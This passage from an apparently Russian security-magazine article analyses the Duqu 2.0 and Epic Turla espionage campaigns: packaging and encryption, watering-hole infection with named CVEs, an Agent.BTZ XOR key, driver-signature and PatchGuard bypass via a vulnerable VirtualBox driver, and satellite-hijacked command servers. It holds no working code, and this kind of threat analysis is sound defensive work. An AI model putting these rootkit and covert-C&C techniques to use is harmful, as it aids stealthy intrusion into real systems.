- AVG;
- F-Secure;
- Windows Defender.




Рис. 5. Структура MSI-пакета Duqu 2.0

В различных семплах Duqu 2.0 использовались разные комбинации алгоритмов шифрования (Camellia, AES, XTEA, RC4, XOR-based) и компрессии (LZJB, LZF, FastLZ, LZO), что тоже значительно затруднило процесс детектирования угрозы.

С идентификацией инициаторов атаки, как всегда, имеются определенные проблемы. Настоящие профессионалы следов не оставляют, а имитировать можно почти все что угодно, и намеренно добавленная в программный код строка на иностранном языке или отличительная особенность программистов из какой-то конкретной страны могут быть призваны увести следствие по ложному следу. Есть информация, что безвестные авторы Duqu 2.0 пытались представить свое творение как работу не то китайских, не то русских спецов. Например, ugly.gorilla и шифр Camellia — отсылка к китайской группировке APT1, а алгоритм LZJB использовался трояном MiniDuke в 2013 году. Однако на весь код найдена только одна ошибка в английском слове: Excceeded вместо Exceeded — и то можно считать это простой опиской. Так что с английским у разработчиков явно все в порядке.

Зарубежные СМИ (например, Wired или The Wall Street Journal), в свою очередь, любят проводить связь вида Stuxnet — Duqu — Duqu 2.0, приплетая сюда интерес к Иранской ядерной программе. Получается — Израиль и Моссад, хотя многие предпочитают об этом не говорить. В любом случае ресурсов на атаку потратили достаточно много, как людских, так и финансовых.

Непонятно только, что же хотели найти в сети «Лаборатории Касперского» злоумышленники. В свете того, что в этом году со стороны западных СМИ против ЛК развернута целая информационная атака, кампания Duqu 2.0 может быть одной из ее составляющих, но это уже совсем другая история, которая выходит за рамки формата нашего журнала...

EPIC TURLA

Несмотря на то что данная киберкампания вроде как была уже подробно описана в многочисленных отчетах еще в прошлом году, ее инициаторы не перестают преподносить все новые сюрпризы.

На самом деле материалов про Turla достаточно, но в них встречается такое многообразие названий, что легко запутаться: Turla, Carbon/Cobra, Snake, Uroburos, и это еще далеко не все.

Нужно отметить, что кампания длится, по некоторым оценкам, уже десять лет (с 2005 года), хотя первые статьи об очередной APT, использующей продвинутый руткит, опубликовали в начале 2014-го специалисты из G-Data, а следом за ними выступили специалисты BAE Systems. Летом 2014-го ЛК в своем материале показала связь между Epic и Turla, ну а в начале 2015-го отчет выпустила Symantec. Итак, по порядку.

В далеком 2008 году червь Agent.BTZ инфицировал локальные сети Центрального командования вооруженных сил США на Ближнем Востоке (а начало распространения датируется 2007-м). В качестве вектора заражения использовался на сегодня уже банальный и давно выключенный по умолчанию метод с использованием autorun.inf на флеш-носителях. Интересной особенностью его было то, что его архитектура явно заточена на добывание информации в условиях «защищенного периметра», для этого Agent.BTZ создает файл с именем thumb.dd на всех подключаемых флешках, в который сохраняет в виде CAB-файла файлы winview.ocx, wmcache.nld и mswmpdat.tlb. Эти файлы содержат информацию о зараженной системе и логи активности в ней. То есть thumb.dd представляет собой своеобразный контейнер с данными, которые, если нет возможности передать их на управляющий сервер, сохраняются на флешку. Логи шифровались операцией XOR при помощи ключа

1dM3uu4j7Fw4sjnbcwlDqet4F7JyuUi4m5Imnxl1pzxl6as80cbLnmz54cs5Ldn4ri
3do5L6 gs923HL34x2f5cvd0fk6c1a0s

Этот ключ, а также имена файлов и служат камнем преткновения, благодаря которому западные вендоры (в частности Symantec) педалировали тему о связи Agent.BTZ и Turla. Дело в том, что Turla тоже хранит логи в файлах с такими названиями и использует аналогичный ключ шифрования. К слову, сотрудники ЛК к этому факту относятся более сдержанно. На их взгляд, это результат своеобразного «подражания». Кстати, подобное подражание можно отнести к одной из актуальных тенденций современного киберкрайма — кибершпионские группировки стали изучать продукты «конкурентов» по отчетам ИБ-вендоров, все эти названия файлов, ключи, алгоритмы шифрования и генерации доменов, мьютексы, PDB-строки, даты компиляции, и копировать то, что им понравится.

Компания Symantec именует эту группировку Waterbug. Название основано на том факте, что для заражения активно используется компрометация порядка сотни легитимных сайтов с последующим внедрением на них эксплоитов для загрузки вредоносного кода (устоявшийся термин — watering-hole). В качестве конечных целей выступают различные правительственные организации, посольства, а также исследовательские институты.

Анализ показал, что большое количество зараженных сайтов работает под управлением CMS TYPO3, из чего следует, что злоумышленники явно использовали какую-то уязвимость в ней. На сайты загружались несколько скриптов, при этом для идентификации ОС, браузера и браузерных плагинов использовалась JavaScript-библиотека PluginDetect ver 0.8.5. В зави-

симости от системы применялись различные типы эксплоитов: Java (CVE-2012-1723), Flash и эксплоиты для Internet Explorer 6, 7, 8. Кроме того, в ход шел прием с запросом пользователя запустить вредоносный установщик, замаскированный под инсталлятор Flash Player или Microsoft Security Essentials, причем они были подписаны сертификатом швейцарской компании Sysprint.




Рис. 6. Распределение жертв Epic Turla по странам

Кроме атак watering-hole, использовался метод целевых рассылок фишинговых писем с PDF-эксплоитами (CVE-2013-3346 + CVE-2013-5065), а иногда установщик представлял собой исполняемый файл с расширением scr, упакованный в архив формата RAR.

Первичное заражение производилось бэкдором Epic (Kaspersky), он же Wipbot (Symantec) или Tavdig (F-Secure, TrendMicro). Его размер составлял около 60 Кбайт. В случае особого интереса к зараженному компьютеру на него загружался более продвинутый троян-руткит Turla/Carbon (Kaspersky), он же Uroburos (G-Data) или Snake (BAE Systems). Отдельные версии Turla датируются 2008 годом. На сегодняшний день это действительно сложный руткит с поддержкой модулей, которые хранятся в файле с зашифрованной при помощи 128-битного CAST-алгоритма в режиме CBC файловой системой. Предыдущие варианты Turla криптовали хранилище простым XOR и ключом, идентичным Agent.BTZ.

Разработчики руткита Turla придумали очень интересный трюк — использование уязвимой версии драйвера ПО VirtualBox. С учетом того что данный драйвер подписан легальной цифровой подписью, нет никаких проблем загрузить свой неподписанный драйвер, используя драйвер VirtualBox для доступа к памяти ядра.

Как известно, с выходом 64-битных версий ОС от Microsoft в ней появились некоторые механизмы для противодействия руткитам — это принудительная проверка ЭЦП драйверов и механизм PatchGuard (контроль по чексуммам некоторых критических областей, таких как SSDT, IDT).

И Turla их успешно обходит! В Windows при загрузке можно выбрать специальный режим работы, который отключает режим проверки ЭЦП. Обычно в нем тестируют работу драйверов. Кроме того, этот метод активно использовался ранее для установки руткитов в виде неподписанного драйвера, но у него был ощутимый недостаток — для него требовалась перезагрузка, что, естественно, служило демаскирующим установку фактором. Так вот, в Turla свой метод: через драйвер VirtualBox в памяти ядра ищется глобальная переменная g_CiEnabled и ее значение выставляется в 0. Проверка ЭЦП отключена, и не нужно никакой перезагрузки. Теперь командой NtLoadDriver можно загружать неподписанные драйверы.

Идем далее. PatchGuard в случае обнаружения изменений контролируемых объектов обрушивает систему в BSOD. Это производится функцией KeBugCheckEx. Turla перехватывает ее и возвращает управление без вызова BSOD. Но в Microsoft не дремали и модифицировали PatchGuard таким образом, чтобы он использовал копию KeBugCheckEx, инициализируемую в момент старта ОС, а не глобальную функцию ядра. Разработчики Turla тоже не растерялись и стали перехватывать RtlCaptureContext вместо KeBugCheckEx. Так PatchGuard в очередной раз был повержен.

Разобравшись с системными механизмами защиты, Turla устанавливает перехватчики системных методов, модифицируя ntoskrnl.exe и ndis.sys в памяти. В дополнение к традиционному функционалу для скрытия своих user-mode компонентов путем перехвата функций ZwQuerySystemInformation и ZwQueryInformationProcess, Turla также устанавливает собственный сете-

вой фильтр для WFP (Windows Filtering Platform) и NDIS (Network Driver Interface Specification) уровней, что позволяет ему полностью контролировать сетевой трафик. В дополнение ко всему под контроль берется функция PsSetCreateProcessNotifyRoutine, что позволяет отслеживать запуск новых процессов в системе.

В Windows 8 PatchGuard уже отслеживал модификацию g_CiEnabled, поэтому разработчики Turla были вынуждены изменить алгоритм работы — теперь вредоносный драйвер грузился через драйвер VirtualBox прямо из памяти. Это еще более повысило скрытность, драйвера нет на диске, и не используется штатная функция NtLoadDriver, которую перехватывают антивирусные продукты.

Первоначально командные центры Turla использовали просто арендованные абузоустойчивые серверы, но потом все изменилось. Очередной сюрприз — сокрытие местоположения C&C при помощи спутниковой связи.

Admin panel

Stats | View rule | Clear Log+Exception | DELETE TASK
| TASK EDITOR | CONFIG EDITOR | DELETE successful count | Sysinfo | Web-shell

Down

Total - 341

Interesting IP - 0

IE 6.0	IE 7.0	IE 8.0	Opera	Firefox	Safari	Chrome	Unknown
	6	25		73		21	210

ID	Date	IP	Mode	OS	Client	Country	Referer	User-agent
1	2013-01-09 06:42:00	81.[redacted]	SNIFFER::	Windows XP or XP SP3	MSIE 8.0	CH	--	Mozilla/4.0 (compatible; Windows NT 5.1; Trident/ GTB7.4; .NET CLR 1.0.370 1.1.4322; Media Center P CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR .NET4.0C; OfficeLiveConn OfficeLivePatch.1.3)
2	2013-01-09 06:42:05	81.[redacted]	SNIFFER::	Windows XP or XP SP3	MSIE 8.0	CH	www.tb-mittelland.ch	Mozilla/4.0 (compatible; Windows NT 5.1; Trident/ GTB7.4; .NET CLR 1.0.370 1.1.4322; Media Center P CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR .NET4.0C; OfficeLiveConn OfficeLivePatch.1.3)

Рис. 7. Панель управления Epic

Как это работает? Turla резолвит DNS C&C, и вот этот IP принадлежит диапазону какого-нибудь спутникового провайдера. Первый пакет, естественно, SYN, причем на порт, который точно закрыт. И тут фишка в том, чтобы выбранный IP не ответил на этот пакет RST или FIN. Обычно это происходит потому, что есть рекомендация для медленных каналов использовать брандмауэры,

которые просто отбрасывают пакеты, предназначенные для закрытых портов. И именно по этому признаку операторы Turla ищут нужные IP. После перехвата пакета со спутника формируется пакет SYN/ASK с dest IP жертвы и src IP подставного IP. Таким образом устанавливается TCP-сессия, ну и дальше идет обмен данными.

Интересно, что операторы Turla использовали нескольких провайдеров спутникового интернета стандарта DVB-S, которые в основном предоставляли интернет-каналы для Ближнего Востока и Африки. То есть в зону их покрытия не входят Европа и Азия. Это может указывать на то, что перехватывающая аппаратура должна находиться на Ближнем Востоке или в Африке.

Кстати, Turla не единственная кибергруппа, использующая спутниковые интернет-каналы. Кроме них, сотрудники «Лаборатории Касперского» отмечают применение такой технологии группировками Hacking Team, Xumuxu и Rocket Kitten. Пока только четыре, что странно, поскольку метод довольно простой, дешевый и обеспечивает отличный уровень анонимизации расположения C&C.

Ну и напоследок — о языковых артефактах. Внутреннее название библиотеки в бэкдоре Epic — `Zagruzchik.dll`. В панели управления серверов Epic установлена кодовая страница 1251, которая используется для отображения кириллических символов. На взломанные ресурсы заливаются PHP-веб-шеллы, также использующие кодовую страницу 1251.

Кроме того, информационные сообщения изобилуют ошибками:

- Password it's wrong!
- Count successful more MAX
- File is not exists
- File is exists for edit

Казалось бы, все это позволяет сделать вывод, что вредоносная кампания организована российскими хакерами, о чем упорно продолжают твердить западные специалисты в своих отчетах. Но это как-то слишком на поверхности. Не исключено, что следы умышленно запутывают. Ведь, как мы знаем, отчеты специалистов в области информационной безопасности кибергруппы стали штудировать особенно тщательно...

ЗАКЛЮЧЕНИЕ

Кибершпионские кампании стали обычным делом. В свое время Stuxnet наделал много шума, а что будет, если разработки такого уровня начнут появляться каждый месяц? Хотя на самом деле нет здоровых пациентов — есть недообследованные. Это значит, что мы наблюдаем лишь верхушку айсберга: периоды активности кибершпионских программ исчисляются годами, так что прямо сейчас по всему миру работают сотни таких программ, пока еще не выявленных.

Хорошо хоть, парадигма обеспечения безопасности начинает изменяться — приходит осознание, что периметр не спасает и что абсолютную защиту выстроить невозможно. Остается только одно — уменьшать время обнаружения APT в своей сети. Именно поэтому многие компании энергично взялись за внедрение SIEM в своих сетях, так как всем стало очевидно, что старые методы обеспечения безопасности уже не работают.

Рядовому пользователю ПК это все не страшно, он же не носит со своей работы «чувствительную» информацию, которую могут слить удаленно... Или носит? Лишний повод задуматься об IT-безопасности и у себя дома тоже.


КРИПТО-ВЫМОГАТЕЛЬСТВО ПО-РУССКИ

МАСШТАБНОЕ ИССЛЕДОВАНИЕ ОТЕЧЕСТВЕННОЙ РАНСОМВАРИ





